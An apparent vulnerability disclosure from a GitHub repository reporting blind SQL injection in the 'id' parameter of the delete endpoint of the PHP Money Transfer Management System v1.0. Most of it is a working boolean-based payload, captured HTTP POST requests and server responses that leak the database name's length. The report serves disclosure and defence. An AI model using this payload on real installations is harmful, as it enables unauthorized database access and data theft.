debug601 Create SQLi-6.md History

1 contributor

38 lines (27 sloc) | 1.4 KB

# Money Transfer Management System v1.0 by oretnom23 has SQL injection

**Author:** k0xx

vendors: https://www.sourcecodester.com/php/15015/money-transfer-management-system-send-money-businesses-php-free-source-code.html

Vulnerability File: /mtms/classes/Users.php?f=delete

Vulnerability location: /mtms/classes/Users.php?f=delete,id

[+] Payload: id=2' and length(database()) =7 --+ // Leak place ---> id


Current database name: mtms_db,length is 7

```
POST /mtms/classes/Users.php?f=delete HTTP/1.1
Host: 192.168.1.19
Content-Length: 35
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
```

```
Referer: http://192.168.1.19/mtms/admin/?page=user/list
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=bnvs2lhahed1884v0nf12nt52s
Connection: close

id=2' and length(database()) =7 --+ // Leak place ---> id
```

## When length (database ()) = 7, Content-Length: 19




```
POST /mtms/classes/Users.php?f=delete HTTP/1.1
Host: 192.168.1.19
Content-Length: 35
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/mtms/admin/?page=user/list
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=bnvs2lhahed1884v0nf12nt52s
Connection: close

id=2' and length(database()) =7 --+
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Apr 2022 13:36:49 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 19
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed"}
```

## When length (database ()) = 8, Content-Length: 169



```
POST /mtms/classes/Users.php?f=delete HTTP/1.1
Host: 192.168.1.19
Content-Length: 35
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/mtms/admin/?page=user/list
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=bnvs2lhahed1884v0nf12nt52s
Connection: close

id=2' and length(database()) =8 --+
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Apr 2022 13:38:49 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 169
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\mtms\classes\Users.php</b> on line <b>100</b><br />
{"status":"failed"}
```